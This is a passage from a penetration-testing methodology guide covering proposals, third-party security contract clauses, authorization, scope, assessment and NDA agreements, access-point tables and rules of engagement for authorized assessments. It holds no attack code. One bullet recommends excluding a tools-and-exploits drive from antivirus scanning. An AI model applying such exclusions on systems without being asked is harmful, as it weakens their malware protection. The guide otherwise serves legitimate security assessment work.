- High level design of network architecture to selected companies after signing Non-Disclosure Agreement(NDA)

The organization shall clearly ask Assessment Company to state followings in the proposal:

- Maximum time to complete the assessment (e.g. March 2005)
- Expected time to complete each task
- Serial and parallel tasks in proposal
- Dependencies between tasks
- Time period in which the assessment has to be completed
- Understanding of Assessment Company's requirement

- Your understanding of our requirement
  - Asset segments which needs to be assessed
  - Number of Access Points and devices from where assessment has to be performed
  - Expected deliverables
  - Clearly defied scope of assessment. Expected depth of tests in each task (how far should the assessors go: network, O.S., application level, etc.)
  - List of objectives by which each task will be evaluated (should be effort oriented, not success/failure oriented)

## **5.1.2 Evaluation of Third Party Contracts**

### **5.1.2.1 PURPOSE OF THIRD PARTY CONTRACTS EVALUATION**

In today's highly connected world, organizations typically share business information with a number of third parties, either out of a business imperative or to comply with regulatory requirements. The sharing could be as simple as an exchange of emails or as 'invasive' as providing remote access to each other's internal systems.

An organization would typically have no control over the security management at a third party and therefore have no control over the security of their own information. The best an organization can do in most cases is to cover themselves legally with the appropriate clauses in contracts with third parties.

### **5.1.2.2 AIM / OBJECTIVE OF THIRD PARTY CONTRACTS EVALUATION**

As part of an evaluation of information systems security, contracts with third parties must be evaluated to see if the organization is adequately covered legally.

This is also a recommendation within ISO 17799.

### **5.1.2.3 THIRD PARTY CONTRACT EVALUATION GUIDELINES**

The roles of third-parties can be varied:

Application support and maintenance for an organization's internal systems; Business partner (e.g. distributor) with access to internal systems; Facilities managed service, i.e. they host and manage the organization's "internal" system; Business partner providing services to the organization's clients on behalf of the organization.

Contracts with third-parties should have clauses similar to those mentioned in this section. Not all clauses will be suitable in all cases. And additional clauses will be required for the specific services provided.

Existing contracts typically provide good coverage of some of the items listed in ISO 17799, such as service level agreements and intellectual property rights. This section highlights those items that existing contracts do not typically cover.

[start of contract clauses]

Security of <Company's> and <Company's> Clients' Information Assets

By 'information assets' is meant, without limitation, paper documents, electronic data, servers, desktop computers, laptops, PDAs, software, network elements and mobile telephones.

The Supplier may be given access to <Company's> and <Company's> clients' information assets to allow them to fulfill their obligations under this contract.

1) The Supplier shall take all reasonable steps to protect the confidentiality, availability and integrity of <Company's> and <Company's> clients' information assets, including but not limited to:

- a) Implementing appropriate security policies and practices, consistent with the most current version of AS/ISO 17799.
- b) Complying with the <Company> Acceptable Use Policy, the current version of which is attached in Appendix XXX. The most up-to-date version of this policy is available on the <Company> web site.
- c) Complying with all applicable privacy and cybercrime legislation.
- d) <Optional> Complying with all applicable financial/health/other industry standards.
- e) <Optional> Compliance with the security policies and standards attached in Appendix XXX.

2) Upon written request, the Supplier shall provide to <Company> a copy of their information security policy, standards, operating procedures and related documentation. <Optional> The Supplier authorises <Company> to forward this documentation to any <Company> client who is supported by the Supplier.

3) Where <Company> has responsibility for maintenance of user accounts: The Supplier shall notify <Company> within 1 working day, if an employee, contractor or agent of the Supplier, who has access to <Company's> or <Company's> clients' information assets:

- a) Leaves the employment or hire of the Supplier. If the termination happens under unfriendly circumstances, the Supplier shall notify <Company> within 1 hour.
- b) No longer requires access to <Company's> or <Company's> clients' information assets.

4) Where the Supplier has responsibility for maintenance of user accounts: The Supplier shall change all relevant passwords within 1 working day, if an employee, contractor or agent of the Supplier, who has access to <Company's> or <Company's> clients' information assets:

- a) Leaves the employment or hire of the Supplier. If the termination happens under unfriendly circumstances, the Supplier shall change passwords within 1 hour.
- b) No longer requires access to <Company's> or <Company's> clients' information assets.

5) Security Incidents.

A breach of security includes, but is not limited to, a loss or theft of information assets.

a) The Supplier shall notify <Company> immediately upon a confirmed, or suspected, breach of security of <Company's> or <Company's> clients' information assets. The notification shall be to ALL of the following:

- i) by telephone – <Insert the <Company> contact the Supplier uses for issue escalation>
- ii) by email - infosec@<company>.com.au

b) The Supplier shall provide all required assistance to <Company> in investigating a breach of security.

OR

5) The Supplier shall adhere to the Information Security Incident Response Plan agreed with <Company> and attached in Appendix XXX.

6) The Supplier shall ensure that all the Supplier's information assets with access to <Company's> or <Company's> clients' information assets:

- a) are free of viruses and other malicious software;

b) have an anti-virus tool installed, enabled and configured to use the latest signature files provided by the anti-virus vendor.

7) The Supplier shall ensure that all employees, contractors or agents who require access to <Company's> or <Company's> clients' information assets sign a Non Disclosure Agreement prior to being given access.

8) The Supplier shall ensure that all employees with access to <Company's> or <Company's> clients' information assets are provided training on the relevant security policies and procedures prior to being given access and are provided refresher training every year subsequently.

9) Upon written request, the Supplier shall allow <Company> to audit the Supplier's facilities, networks, computer systems and procedures for compliance with the Supplier's and other agreed Information Security policies and standards. <Company> may utilise a third party to conduct the audit. Audits may include, but not be limited to, the use of automated tools and penetration tests. <Company> shall request audits as and when necessary, but no more than four times in any 12 month period. A minimum of 48 hours notice shall be given prior to an audit.

10) <Optional> If the above clauses are breached:

- a) <Company> reserves the right to terminate this contract, etc.
- b) The Supplier shall be liable to pay penalties to <Company>, etc.

[end of contract clauses]

The following must be attached to the contract as required:

- <Company's> Acceptable Use Policy;
- Security policy and standards documents;
- An Incident Response Plan

### 5.1.3 Sales and Marketing

Some of the guidelines during the sales life cycle are as follows:

- Consider the size, politics, type of industry
- Take into account the skills and knowledge of the organization's personnel
- Consider the organization mission, goals and objectives for this project.

- Consider the risks and complexity of the service required.
- The Sales Person should understand the need for right pricing, based on the two considerations above.
- Sales person should understand the complete assessment cycle.

#### **5.1.4 Obtain Authorization and Make sure Right People has given it**

Security assessment involves performing actions very similar, if not identical, to those carried out by an attacker. Likewise, the security test may result in the compromise of information systems due to which classified information may be accessed during the test. Even in the case that an agreement exists between the security assessor and the client, the latter may not accept, for instance, that classified information may become revealed to the security assessor.

For these reasons it is always necessary to obtain clear authorization from the client to perform the security assessment. Typically, approval from the client should be sought in such a manner that the client assumes responsibility for the results and side-effects (if any) of the security assessment.

It is also very important that right person has given permission to you. Obtain it from the appropriate management / authority. It is recommended that in every company IT department should have process to for approval.

Such approvals should be printed on company paper (letterhead) and signed by the responsible person(s).

**Reference: Security assessment agreement in appendix**

#### **5.1.5 Define the scope of work**

As part of the contract or agreement between the security assessor and the client, the scope of the work to be done must be clearly specified. Whenever possible, loose or ambiguous definitions should be avoided. The security assessment work will be performed with better accuracy and its results will be more reliable when the extent of the work is bounded.

Scope of Work

- Define Evaluation Criteria: Evaluation criteria uses metrics based on effort. E.g. N different automated tests + M different manual tests be performed, independently of whether those tests result in compromising the target/ vulnerability findings or not. All the results of tests will be submitted to client.
- Define Objectives
- Define Scope areas
- Define “Out of Scope” areas

Both parties should define and agree on the scope of work. The scope of work should clearly define, what should be done and what not, define timelines and dependencies of the work for both parties. Areas which the scope of work should cover include:

- Complete Organization
- Specific Location(s)
- Specific Branch(es)
- Specific division(s)/Sub-division(s)
- Nature of testing (intrusive / non intrusive)
- Testing from External, Internal and or Both
- In context with Web Presence(s)
  - Domain Names (DNS)
  - Server Names (Internal)
  - IP Addressing
- In context with Infrastructure
  - Remote Access like Dial-up, VPN, Frame Relay etc...
  - ATM

#### 5.1.6 Define the “Out of Scope” Areas

After going through scope of work definitions; there must be clearly defined limitations and conditions for assessors, which he should not violate.

Some client prefers to have testing in off hrs (nighttime) and on weekends. It helps them to give less impact of any downtime. Off hrs testing is only good when it is being done in the presence of client staff; to ensure that if any downtime happens then the staff can control it and take necessary actions.

### 5.1.7 Sign Agreement

On the basis of above mentioned points sign a formal agreement. This written permission, often called the rules of engagement, should include two agreements: 1. Security Assessment Agreement and 2. Non Disclosure Agreement

#### 5.1.7.1 ASSESSMENT AGREEMENT

An assessment agreement should include:

- Scope of work
- Out of Scope work
- IP Addresses or ranges that needs to be assessed
- Any specific IP addresses / subnet, host, domain that should be restricted
- Liability for any downtime
- Time of Completion of project and indication of any delay
- The contract price, any additional charges, applicable penalties
- Payment (advance and after the project)
- Date and Time-wise schedule of assessment based on time and material or Fix bid contract.
- Some mechanism if testing takes more than estimated time
- Source IP address of machines from where security assessment and test will be conducted
- A mechanism for dealing with false positive in order to avoid unnecessary law enforcement
- Contact Person(s) at the client and at your company (both phone & mobile phone numbers as well as email addresses)
- General Provisions
  - For delay/non payment
  - For additional labor

**Reference: Security assessment agreement in appendix**

#### 5.1.7.2 NON DISCLOSURE AGREEMENT

A Non Disclosure Agreement should include followings:

- Purpose
- Definition
- Non-Disclosure of Confidential Information
- Mandatory Disclosure

- Return of Materials
- No License Granted
- Term
- Miscellaneous
- Governing Law and Jurisdiction
- Remedies

**Reference: Non Disclosure agreement in appendix**

### **5.1.8 Team Composition**

Consider efficiency and accountability and compose a team of domain experts, as per the scope of work. Security assessment can be achieved much better with specialized team members' than having one person doing everything. Different team members bring different set of skills together. Some team member may have skills to break into systems but may not know firewall/IDS security assessment. Quite often it is seen, people who are good into breaking into system are not quite good at putting test result in an appropriate format for report and also do not like taking notes of their work.

### **5.1.9 Commercials**

Based on the type of engagement, scope, skill set requirements and complexity of the system, the commercials can be worked out. The type of calculation may vary for time and material/Fixed bid model.

### **5.1.10 Maintain confidentiality of client data - before start of Project**

In preparation for the security assessment job, the assessor may require information from the client in order to carry out the tests, such as network infrastructure diagrams, IP addresses, location of client premises, contact information for people in the organization, existence and location of network access points, vendor of network and IT systems, among other types of information.

This information may be confidential, and it is the security assessor's duty to ensure that any such information handled throughout the project will be treated according to its classification within the client organization.


### 5.1.11 Access Point Identification

It is of paramount importance that the access points chosen for conducting a security assessment represent all the possible threats, threat agents and possible business risk. The choice of access points along with a good cross section sample of devices is imperative for correct determination of threat to the facility and Information Systems. Based on given low level network architecture design and with the help of client technical representatives choose the access points to represent various threat agents such as “internet”, “operators/clients”, internal etc. Along with the threat agents, test the network layer by layer as per the methodology. The generalized division of the network in layers is as follows:


The above segments/components were tested from viewpoint of threat agents as “the internet”, “administrator” and as “client” etc...

Here we are taking a very common network architecture design and based on that we will identify access points for testing.

#### 5.1.11.1 LAYERED NETWORK ARCHITECTURE DESIGN




5.1.11.1.1 ACCESS LAYER



Key Elements to Assess	Access Points
Layer-2 Switch [Switch Block1]	
Layer-2 Switch [Switch Block2]	

5.1.11.1.2 DISTRIBUTION LAYER


# Distribution Layer



Key Elements to Assess	Access Points
Layer-2 Switch [Block1]	
Layer-2 Switch [Block2]	

5.1.11.1.3 CORE LAYER


# Core Layer



Key Elements to Assess	Access Points
Layer-2 Switch [Core]	
Layer-2 Switch [Core]	

5.1.11.1.4 HIGH AVAILABILITY AND LOAD BALANCING


# High Availability Load Balancing



Key Elements to Assess	Access Points
Layer-2 Switch [Block1]	
Layer-2 Switch [Block2]	

## 5.1.11.1.5 MANAGEMENT BLOCK


# Management Block



Key Elements to Assess	Access Points
Firewalls	
Network based Intrusion Detection Systems	
Host based intrusion Detection Systems	
SYS log server	
SNMP Management System	
System Admin Hosts	

## 5.1.11.1.6 SERVER BLOCK


# Server Block



Key Elements to Assess	Access Points
Firewalls	
Network Intrusion Detection System	
Host Intrusion Detection System	
NTP Server	
TACACS+ Server	
Secure-ID Server	
Certificate server	
Corporate Servers	
Call Manager	
DNS Servers	
E-Mail Servers	

5.1.11.1.7 WAN BLOCK


# WAN Block



Key Elements to Assess	Access Points
Firewalls	
NIDS	
Crypto Clusters	
Routers	

5.1.11.1.8INTERNET BLOCK

# Internet Block



Key Elements to Assess	Access Points
Firewalls	
Host Based Intrusion Detection System	
Network Based Intrusion Detection System	
VPN Concentrator	
HTTP Server	
DNS Servers	

## 5.2 PHASE – II: ASSESSMENT

### 5.2.1 Rules of Engagement

Establish clear rule of engagement based on the assessment scope. Covert the same in the scope of work agreement mutually agreed and signed by client and assessment team.

During the course of the project the client may provide the assessor with further information, as required by the progress of the security assessment job (network diagrams, system parameters, applications used, access credentials, etc...). The assessor must be aware of the confidentiality of the information used to do the job, and treat it as such.

Security tests may also yield information about the client's information systems that, while not provided directly to the assessor, may also be confidential. This includes any vulnerability that may be found as a result of the security assessment.

Likewise, any documents, company information, personal e-mail or any other types of computer files that the assessor may have access to as a result of a successful penetration test, shall also be treated with confidentiality.

- Observe and obey security policies
- Never operate beyond agreement
- Never operate beyond scope of work unless officially requested by the client (this should be done through a signed request & approval)
- Members of the analysis team may be present during the assessment
- Ensure all the required approval[s] from all concern department[s] (Just in case if it is required even after management approval) have been taken
- Ensure all the effected department/personnel have been informed. Inform them time of assessment and also if there are any chances of down time.
- Vulnerability Scan
  - Ensure latest signatures are updated
  - Ensure latest signatures are tested in lab environment before using them in production environment
  - Ensure automated vulnerability scanner (the current version which you are trying to use) is not creating any kind of problem during scan

(especially any kind denial of service against target). To achieve this you can subscribe to product and industry mailing lists and/or you can ask a question about this, and/or you can test the product at least once before using in production environment.

- Use at least two automated vulnerability scanners (to prioritize manual verification of common vulnerabilities before fiddling with false positives)
- Vulnerability assessment tool – A vulnerability assessment tool may be software (automated scanner which works based on a *vulnerability database*), a script, customized script and/or a check-list.
  - It should check for known/unknown weaknesses and mis-configurations.
    - For know vulnerabilities Common vulnerabilities and exposure (CVE) is publicly available commonly used vulnerability database. This database is maintained by MITRE Corporation and it's accessible at <http://www.cve.mitre.org> this vulnerability database is also not fully sufficient. One need to maintain custom vulnerability database
    - <http://www.securityfocus.com/bid> is also a good place to search for vulnerabilities (and for exploits and possible solutions)
- Perform manual verification of all vulnerabilities identified with the automated tools & vulnerability assessment tools
- Inform Analysis team immediately about any identified **high-risk** vulnerabilities and countermeasures to safeguard them.
- Ensure assessor's machine security
  - Implement latest patches for Operating System and Applications installed on it.
  - Administer assessor machine with security in mind.
  - Implement a Host based firewall, Intrusion Detection and Prevention System on it.
- Provide Proof of assessor machine security - Many time penetration tester / assessor don't apply the security patches on their machines in order to test some exploits before firing on target organization and/or for demonstration purposes. There are chances that these machines may be compromised by an attacker/worm and can be used as staging host to perform further attack on target organization.
  - Before start of test, perform vulnerability scan by automated vulnerability scanner on assessor machine and send it to the Project Manager and/or client everyday.

- Run audit script and send output to client.
- If needed, sign a “secure system” document of the client (can be a requirement to get access to the network)
- Make sure Anti Virus is not deleting/quarantining/clearing exploits/tools. Some time they just remove some part of code and as a result of this tool doesn't work. Have your tools/exploits repository in a separate drive and set the antivirus not to scan the specific drive can be a good solution.
- Record everything during the course of testing. A simple manual logging sheet can be used for this purpose.

